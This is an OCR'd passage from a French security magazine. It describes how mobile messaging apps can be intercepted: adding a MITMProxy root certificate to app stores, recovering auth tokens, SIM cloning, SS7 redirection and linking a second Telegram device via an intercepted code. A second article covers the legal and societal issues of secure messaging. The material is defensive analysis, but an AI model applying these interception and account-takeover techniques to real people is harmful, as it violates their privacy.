
L'insertion d'un certificat est relativement aisée. Il suffit de le télécharger puis de l'accepter lorsque reçu par mail par exemple. MITMProxy embarque même une interface ergonomique permettant de le faire rapidement et simplement en se connectant sur mitm.it lorsque le proxy est actif.

Même si notre certificat racine est considéré comme fiable, plusieurs applications comme Facebook Messenger ou Snapchat refusent la connexion.

Elles embarquent en effet leur propre magasin de certificats afin de ne pas dépendre du magasin de la plateforme et peuvent donc être plus restrictives.

2.2.3 Compromission de l'application

Pour espionner le trafic, il est donc nécessaire d'ajouter notre certificat aux stores d'applications. Le fichier



www.hsc-formation.fr

HSC by Deloitte.

```
int32_t Datacenter::selectPublicKey(std::vector<int64_t> &fingerprints) {
    if (serverPublicKeys.empty()) {
        serverPublicKeys.push_back("-----BEGIN RSA PUBLIC KEY-----\n"
                                   "MIIBCgKCAQEAwVACPi9w23mF3tBkdZz+zwrzKOaaQdr01vAbU4E1pvkfj4sqDsm6\n"
                                   "lyDONS789sVoD/xCS9Y0hkkC3gtL1tSfTlgCMOOul9lcixlEKzwKENj1Yz/s7daS\n"
                                   "an9tqw3bfUV/nqgbhGX81v/+7RFAEd+RwFnK7a+XYl9sluzHRyVVaTTveB2GazTw\n"
                                   "Efzk2DWgkBluml8OREmvfraX3bkHZJTKX4EQSjBbbdJ2ZXIsRrYOXfaA+xayEGB+\n"
                                   "8hdlLmAjbCVfaigxX0CDqWeR1yFL9kwd9P0NsZRPsmoqVwMbMu7mStFai6aIhc3n\n"
                                   "Slv8kg9qv1m6XHVQY3PnEw+QQtqSIXklHwIDAQAB\n"
                                   "-----END RSA PUBLIC KEY-----");
        serverPublicKeysFingerprints.push_back(0xc3b42b026ce86b21LL);

        serverPublicKeys.push_back("-----BEGIN RSA PUBLIC KEY-----\n"
                                   "MIIBCgKCAQEAxq7aeLAqJR20tkQQMfRn+ocfrtMlJsQ2Uksfs7Xcoo77jAid0bRt\n"
                                   "ksiVmT2HEIJUlRxfABoPBV8wY9zRTUMaMA654pUX41mhyVN+XoerGxFvrs9dF1Ru\n"
                                   "vCHbI02dM2ppPvyytvvMoefRoL5BTcpAihFgm5xCaakgsJ/tH5oVl74CdhQw8J5L\n"
                                   "xI/K++KJBUyZ26Uba1632cOiq05JBUW0Z2vWIOk4BLysk7+U9z+SxynKiZR3/xdi\n"
                                   "XvFKk01R3BHV+GUKM2RYazpS/P8v7eyKhAbKxOdRcFpHLlVwfjyM1VlDQrEZxsMp\n"
                                   "NTLYXb6Sce1Uov0YtNx5wEowlREH1WOTlwIDAQAB\n"
                                   "-----END RSA PUBLIC KEY-----");
        serverPublicKeysFingerprints.push_back(0x9a996a1db11c729bLL);

        serverPublicKeys.push_back("-----BEGIN RSA PUBLIC KEY-----\n"
                                   "MIIBCgKCAQEAsQZnSWVZNfClk29RcDTJQ76n8zZaiTGuUsi8sUhW8AS4PSbPKDm+\n"
                                   "DyJgdHDWdIF3HBzl7DHeFrILuqTs0vfS7Pa2NW8nUBwiaYQmPtwEa4n7bTmBVGsB\n"
                                   "1700/tz8wQWOLUlL2nMv+BPlDhxq4kmJCyJfgrIrHlX8sGPcPA4Y6Rwo0MSqYn3s\n"
                                   "g1Pu5gOKlaT9HKmE6wn5Sut6IiBjWozrRQ6n5h2RXNtO7O2qCDqjgB2vBxhV7B+z\n"
                                   "hRbLbCmW0tYMDsvPpX5M8fsO05svN+lKtCAuz1leFns8piZpptpSCFn7bWxiA9/f\n"
                                   "x5x17D7pfah3Sy2pA+NDXyzSlGcKdaUmwQIDAQAB\n"
                                   "-----END RSA PUBLIC KEY-----");
        serverPublicKeysFingerprints.push_back(0xb05b2a6f70cdea78LL);

        serverPublicKeys.push_back("-----BEGIN RSA PUBLIC KEY-----\n"
                                   "MIIBCgKCAQEAwqjFW0pi4reKGbkc9pK83Eunwj/k0G8ZTioMMPbZmW99GivMibwa\n"
                                   "xDM9RDWabEMyUtGoQC2ZcDeLWRK3W8jMP6dnEKAlvLkDLfC4fXYHzFO5KHEqF06i\n"
                                   "qAqBdmI1iBGdQv/OQCBcbXIWCGDY2AsiqLhlGQfPOI7/vvKc188rTriocgUtoTUc\n"
                                   "/n/sIUzkgwTqRyvWYynWARWzQg0I9olLBBC2q5RQJJlnYXZwyTL3y9tdb7zOHkks\n"
                                   "WV9IMQmZmyZh/N7sMbGWQpt4NMchGpPGeJ2e5gHBjDnlIf2p1yZOYeUYrdbwcS0t\n"
                                   "UiggS4UeE8TzIuXFQxw7fzEIlmhIaq3FnwIDAQAB\n"
                                   "-----END RSA PUBLIC KEY-----");
        serverPublicKeysFingerprints.push_back(0x71e025b6c76033e3LL);
```

Figure 3 : Clé publique Telegram : https://github.com/DrKLO/Telegram/blob/master/TmessagesProj/jni/tgnet/Datacenter.cpp.

CACertlist.plist contient par exemple les autorités de confiance de Facebook sur iOS. Signal-Android embarque des fichiers **.store** contenant des certificats. L'accès à ce fichier nécessite néanmoins des droits privilégiés et par conséquent une compromission du système ou de l'application elle-même.

Telegram n'accepte toujours pas les connexions. En inspectant les sources, nous trouvons que celles-ci contiennent les clés publiques des serveurs codées en dur.

2.2.4 Compromission de certificats racines

Les applications Telegram ou Signal n'embarquent que quelques certificats de confiance. A contrario, Facebook embarque une bonne centaine de certificats. On peut y retrouver des certificats racines gouvernementaux :

```
<X509Name object '/C=TW/O=Government Root Certification Authority'>
<X509Name object '/C=FR/ST=France/L=Paris/O=PM/SGDN/OU=DCSSI/
CN=IGC/A/emailAddress=igca@sgdn.pm.gouv.fr'>
<X509Name object '/C=JP/O=Japanese Government/OU=ApplicationCA'>
<X509Name object '/C=NL/O=Staat der Nederlanden/CN=Staat der
Nederlanden Root CA - G2'>
<X509Name object '/C=CN/O=China Internet Network Information Center/
CN=China Internet Network Information Center EV Certificates Root'>
```

Ces certificats étant considérés comme de confiance, tous les certificats signés par eux seront également considérés comme sûrs. Il devient donc possible de signer un domaine *.google.com, *.facebook.com ou *.whatsapp.com. Ainsi, un proxy SSL disposant d'un tel certificat est capable d'intercepter le trafic sans alerter les parties.

Nous ajoutons dans le magasin de l'application Facebook notre certificat d'autorité racine MITM. L'application accepte désormais les connexions à notre MITMProxy et nous pouvons espionner tout le trafic.

Aucune alerte n'est remontée par l'application qui se comporte normalement.

2.2.4 Récupération des tokens d'authentification

Afin de préserver l'expérience utilisateur, les applications ne demandent pas une authentification systématique de l'utilisateur. Le terminal stocke des identifiants de connexion ou plus précisément des tokens d'authentification pour obtenir une reconnexion automatique au service chaque fois que l'utilisateur ouvre l'application.

Ces tokens sont souvent stockés par les applications elle-mêmes, mais de plus en plus de terminaux fournissent des solutions plus sécurisées pour ces données, des keystores. Ces containers sont dans le meilleur des cas chiffrés avec le code utilisateur et avec une clé matérielle afin de prévenir toute récupération sans le passcode. Dans le pire des cas, les tokens voire les identifiants sont stockés en clair dans les keystores ou dans les bases de fonctionnement des applications.

Une fois ces tokens récupérés, il est possible de les utiliser via les API fournies par les services d'application soit directement, soit en se faisant passer pour l'application.

3 Interceptions

Les interceptions sont au cœur des polémiques de protection de la vie privée et de sécurité. Sont-elles possibles sur des applications de messagerie chiffrant de bout en bout ?

3.1 Groupes

Une première forme d'interception possible sur ce type de messagerie est les groupes. En effet, Telegram, Whatsapp ou Signal proposent de créer des groupes de conversations en invitant des contacts. Il suffit qu'un membre soit compromis pour que l'ensemble des conversations le soit, car même si le chiffrement est sécurisé, le message sera in fine déchiffré sur le terminal compromis.

3.2 Clone de SIM

La plupart des applications de messagerie demandent un numéro de téléphone comme identifiant principal lors de l'enrôlement. Ceci permet à un utilisateur de pouvoir reconfigurer sa messagerie lorsqu'il change de terminal, ceci sans interruption de service. Cependant, comme le démontre l'attaque de Positive Technologies dans Forbes **[I]**, en usurpant le numéro de téléphone d'une cible, il est possible de configurer l'application pour utiliser le même identifiant et recevoir les messages qui lui sont destinés. Une simple vérification d'un code temporaire par message texte fait office d'authentification.

Le numéro de téléphone est considéré comme sûr, car lié à la carte SIM, elle-même élément de sécurité de l'opérateur. Cette carte, très bien protégée contient des clés secrètes permettant son identification sur le réseau et le chiffrement des échanges avec celui-ci. Son clonage intégral ne peut donc être réalisé que par le fondeur ou l'opérateur. Des attaques permettant l'accès et donc la copie des informations existent, mais elles sont extrêmement coûteuses en temps et en matériel.

Un autre moyen d'accéder à ces informations est de récupérer les clés de chiffrement chez les fondeurs. Une attaque de la NSA et du GCHQ ayant conduit au vol de millions de clés chez Gemalto a été révélée en 2015 **[2]**.

3.3 Attaques sur SS7

Dans l'attaque de Positive Technologies **[I]**, un élément essentiel du réseau est vulnérable. En exploitant cette vulnérabilité, ou en bénéficiant de complicités de personnes y ayant accès, il est possible de rediriger les échanges avec un numéro vers un autre terminal. Une fois cet accès établi, le deuxième terminal peut accéder aux conversations archivées.

3.4 Démo

Faisons un test simple basé sur l'attaque précédente. Prenons un téléphone A (captures supérieures sur la figure 4) sur lequel nous avons configuré notre messagerie Telegram grâce à notre numéro de téléphone et notre carte SIM. Prenons un deuxième terminal B, sur lequel nous installons l'application Telegram (captures supérieures sur la figure 4, page suivante).

Pour la configuration, il est nécessaire d'entrer le numéro de téléphone de l'utilisateur. Ensuite, le mécanisme d'authentification est lancé. Dans notre cas, un code est envoyé sur l'application Telegram de l'appareil déjà connecté. Si cet appareil n'est pas connecté à Internet, un SMS est envoyé ou un appel est effectué.

Si le code temporaire entré est correct, l'application se connecte et a accès à toutes les conversations disponibles sur l'autre appareil.

Plus encore, tous les messages écrits ou reçus sur appareils sont mis à jour en temps réel sur l'autre appareil connecté, de manière transparente. La faille de sécurité repose donc ici sur la possibilité d'un accès physique ou à distance au terminal original en vue d'intercepter le code temporaire.

Conclusion

La sécurité des terminaux mobiles repose à la fois sur la sécurité du système embarqué et sur celle des applications. La cryptographie est largement utilisée pour contrôler l'authenticité et l'intégrité du code ou




Figure 4 : Exemple de configuration de l'application Telegram.

des serveurs ou pour garantir la confidentialité des données. Une infrastructure à clé publique est embarquée et est largement utilisée par le firmware, le système d'exploitation ou les applications.

Sur les plateformes haut de gamme Apple ou Android, les systèmes sont bien protégés et difficiles à compromettre. Néanmoins, il existe toujours des failles susceptibles de donner un accès super-utilisateur à un attaquant. Une fois le système compromis, il devient possible de compromettre les échanges, même sur des messageries sécurisées.

L'infrastructure à clé publique peut elle-même être une faille, car une autorité de certification racine bénéficie de la confiance pour signer tout certificat. Elle peut ainsi falsifier le certificat d'un domaine particulier et mettre en œuvre une attaque de type man-in-the-middle.

Enfin, les applications de messagerie stockent très souvent les données en ligne et il suffit de s'y connecter avec les bons identifiants pour récupérer voire écouter les conversations. Ces identifiants se résument dans la plupart des cas au numéro de téléphone et à un code temporaire envoyé par SMS. Par conséquent, un accès physique au téléphone de la cible permet de récupérer ce code et connecter un autre appareil sur le compte qui pourra récupérer les archives et recevoir les messages. ■

Références

[1] http://www.forbes.com/sites/thomasbrewster/2016/06/01/whatsapp-telegram-ss7-hacks/#65c4d43a745e

[2] http://bgr.com/2015/02/20/nsa-sim-card-hacking/

ACTUELLEMENT DISPONIBLE

LINUX PRATIQUE HORS-SÉRIE N°38 !

DÉBUTEZ SOUS LINUX AVEC LA RASPBERRY PI !

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

http://www.ed-diamond.com

LES MESSAGERIES SÉCURISÉES : ENJEUX SOCIÉTAUX

Daniel VENTRE
CNRS (CESDIP - UMR 8183), Chaire Cybersécurité & Cyberdéfense - (Écoles de Saint-Cyr Coëtquidan)

mots-clés : MESSAGERIE, SÉCURITÉ, DROIT, VIE PRIVÉE, LIBERTÉ

La messagerie sécurisée permet de maintenir le caractère privé, confidentiel, secret des correspondances. On parle aussi de messagerie chiffrée [1]. La distinction sécurisée/privée peut être décrite ainsi : un message sécurisé est celui que seul reçoit le destinataire indiqué ; le message chiffré celui qui ne peut être lu que par le destinataire désigné [2]. La messagerie sécurisée est parfois présentée comme un outil essentiel pour les activistes, les citoyens qui s'opposent à des régimes totalitaires, comme un instrument d'opposition politique. Échapper à une surveillance étatique jugée intrusive [3], attentatoire aux libertés des individus, n'est toutefois pas la seule finalité des messageries sécurisées. Elles ont plus généralement pour objet de protéger les échanges (e-mail, chat, etc.) contre toutes sortes de regards indiscrets, de tiers non autorisés, et plus généralement de protéger la vie privée et les activités professionnelles. Tout un chacun peut en effet avoir des données à protéger des regards indiscrets : données personnelles, de santé, fiscales ; données classifiées, pour les armées ; données contractuelles pour les entreprises, etc. La sécurisation des échanges répond à ces impératifs particuliers. Les révélations d'Edward Snowden relatives aux pratiques des États en matière de cybersurveillance sont, sans nul doute, en grande partie responsables de nouvelles attentes, qu'une offre relativement pléthorique et en perpétuelle évolution tente de satisfaire.

1 Des enjeux politiques

1.1 Quelques remarques liminaires

L'offre en matière d'applications de messagerie sécurisée est pléthorique. Une étude comparative de l'EFF (*Electronic Frontier Foundation*, organisation internationale dont la mission est la défense des libertés civiles dans le monde numérique) en recense près de 40 **[4]** au rang desquelles : AIM, BlackBerry Messenger, BlackBerry Protected, ChatSecure+ Orbot, Ebuddy XMS, Facebook chat, FaceTime, Google Hangouts/Chat « off the record », Hushmail, iMessage, iPGMail, Jitsi+Ostel, Kik Messenger, Mailvelope, Mxit, Off-the-Record (OTR) Messaging for Windows (Pidgin), PGP for Mac (GPGTools), PGP for Windows Gpg4win, QQ, RetroShare, Signal/Redphone, Silent Phone, Silent Text, Skype, Snapchat, StartMail, SureSpot, Telegram, TextSecure, Threema, Viber, Virtru, WhatsApp, Wickr.

Mais on peut bien sûr ajouter quantité d'autres applications à cette liste : Protonmail **[5]**, Meebo, Imo.IM…

Les applications peuvent également être considérées en fonction de leur domaine d'usage particulier. Nous pouvons alors distinguer, parmi bien d'autres :

- les applications dédiées au domaine de la santé (e-Santé Mail ou Medimail, déployés pour les professionnels de la santé dans les années 2000 en France) ;
- les services de messagerie utilisés par les établissements bancaires, tels que Messagerie Sécurisée Entreprise Banque - MSEB - qui fut expérimenté par le secteur bancaire dès 1987 **[6]**, ou les messageries en ligne qui permettent les échanges entre les clients et leurs établissements bancaires ;
- La messagerie sécurisée dans le champ militaire :
  → la DARPA a lancé en 2016 un nouveau projet de développement d'application de messagerie ultra-sécurisée, en exploitant notamment la technologie du blockchain **[7]** ;
  → l'OTAN a déployé un système de messagerie permettant les échanges au sein de l'OTAN et avec les pays non membres de l'organisation.

Régulièrement sont annoncées de nouvelles applications de messagerie sécurisée, comme Symphony **[8]**, Ricochet **[9]**, DefTalk **[10]**, etc. qui viennent enrichir l'offre existante.

Des failles de sécurité ayant été mises à jour dans nombre d'applications, et les besoins augmentant, tant chez les professionnels que le grand public, on s'oriente vers une nouvelle génération d'applications, dites « ultra-sécurisées ».

La diversité de l'offre implique aussi, nécessairement, des disparités importantes en termes de qualité : comment être assuré que les applications rendent bien le service qu'elles sont supposées offrir ? L'expérience montre que les applications ne sont pas toutes aussi sécurisées qu'il n'y paraît (à titre d'exemple, rappelons le piratage de Telegram, en Iran, en 2016, par le groupe de hackers Rocket Kitten, que certains pensent être lié au gouvernement iranien) **[11]**. Quelques discours marketing peuvent induire en erreur les utilisateurs **[12]**, les persuadant à tort de la protection offerte par l'application.

1.2 Les relations « États/éditeurs/utilisateurs »

Les États, face à l'offre de solutions de messageries sécurisées sur leurs territoires, adoptent des mesures oscillant entre blocages permanents et temporaires, respect de la liberté de communication et nécessaire possibilité d'accès aux contenus pour des raisons sécuritaires. Ces postures étatiques génèrent des résistances, de la part des éditeurs eux-mêmes et des utilisateurs d'autre part.

1.2.1 Les mesures de blocage et interdictions

Les applications peuvent faire l'objet d'interdictions pour de multiples raisons (incompatibilité avec les législations nationales, politiques sécuritaires...) :

- fin 2016, l'éditeur Open Whisper System signale que son application Signal fait l'objet d'une censure en Égypte et dans les Émirats Arabes Unis (dans ces pays les FAI bloquent l'accès à l'application) **[13]** ;
- une juge brésilienne avait ordonné le blocage de WhatsApp sur tout le territoire, le 19 juillet 2016 (avant qu'une autre décision ne vienne lever l'interdiction le jour même), en réaction à la résistance de Facebook qui avait refusé de transmettre des informations dans le cadre d'une enquête policière **[14]** ;
- le ministre britannique David Cameron projetait, en janvier 2015, d'interdire les applications en ligne offrant un chiffrement de bout en bout (WhatsApp, iMessage...), car elles offrent des espaces de communication échappant aux capacités de surveillance des services de renseignement **[15]** ;
- l'application Wiper fut bloquée en Chine, à compter du jour où elle intégra la possibilité de transactions en Bitcoin **[16]**.

1.2.2 Les résistances


La messagerie sécurisée est un outil de résistance qui peut être utilisé par les citoyens désireux de contrer la censure, la surveillance de leur gouvernement. Certaines applications sont en ce sens recommandées par l'EFF **[17]**.

Les fournisseurs d'applications s'engagent eux aussi parfois dans des stratégies de résistance aux pratiques étatiques (interdictions, censures, sanctions des juges...) : l'éditeur Open Whisper System a rapidement proposé **[18]**, fin 2016, une technique de contournement (dite « domain fronting » **[19]**) de la censure visant son application Signal en Égypte et aux Émirats Arabes.

Mais les États peuvent, inversement, refuser le blocage des applications. Tel fut le cas de l'Inde en 2016, lorsque la Cour Suprême rejeta la demande d'interdiction déposée par l'activiste Sudhir Yadav, qui invoquait les menaces à la sécurité nationale que représentent les communications chiffrées échappant au regard de la police et des renseignements **[20]**.

1.3 Un débat récurrent : liberté versus sécurité

La cryptographie forte est-elle une menace pour la société ? S'opposent généralement là deux arguments : la cryptographie est une menace, car elle permet



au crime, au terrorisme, d'échapper au contrôle ; la cryptographie est essentielle, car elle permet de garantir les droits et libertés fondamentaux des citoyens, tout en les protégeant des acteurs de la surveillance trop zélés. La question de l'équilibre entre liberté/vie privée et sécurité nationale fut posée bien avant les attentats de New York de 2001 **[21]** et non à compter des révélations d'E. Snowden comme cela est assez souvent affirmé **[22]**. Depuis, la question n'est pas résolue et les sociétés oscillent toujours entre les deux approches : d'un côté des citoyens qui revendiquent leurs droits, soutenus par des associations, organisations et institutions (en France, la CNIL ou le Conseil National du Numérique par exemple), qui voient dans le chiffrement l'une des garanties essentielles de la sécurité et liberté des individus ; et de l'autre des États qui ne pensent pouvoir assurer leur mission de sécurité qu'en posant des restrictions à l'usage des applications disponibles. Le défi majeur et le légitimateur principal avancé par les autorités, est celui de l'efficacité de la lutte contre le terrorisme, et contre le crime en général.

2 La messagerie sécurisée et le droit

2.1 Le corpus juridique français

Le législateur n'a pas produit de corpus spécifique dédié à la messagerie sécurisée. Par contre, nous pouvons identifier plusieurs textes du droit pertinents pour cette question : ceux qui affirment le droit au secret des correspondances et à la vie privée, et ceux qui accordent à l'État la possibilité de s'immiscer dans ce secret.

La loi n° 91-646 du 10 juillet 1991 relative au secret des correspondances émises par la voie des communications électroniques **[23]**, stipule que « *le secret des correspondances émises par la voie des communications électroniques est garanti par la loi* », mais précise également qu'« *Il ne peut être porté atteinte à ce secret que par l'autorité publique, dans les seuls cas de nécessité d'intérêt public prévus par la loi et dans les limites fixées par celle-ci* ». Cette loi a été abrogée le 1er mai 2012 et ses principales dispositions intégrées au code de la sécurité intérieure. Puis la loi n° 2013-1168 du 18 décembre 2013 relative à la programmation militaire pour les années 2014 à 2019 et portant diverses dispositions concernant la défense et la sécurité nationale **[24]**, inscrit dans son article 20 les conditions d'accès administratif aux données de connexion (ces données de connexion sont, pour les FAI, l'adresse IP, date/heure de début et fin d'une session et nom du client associé ; pour les 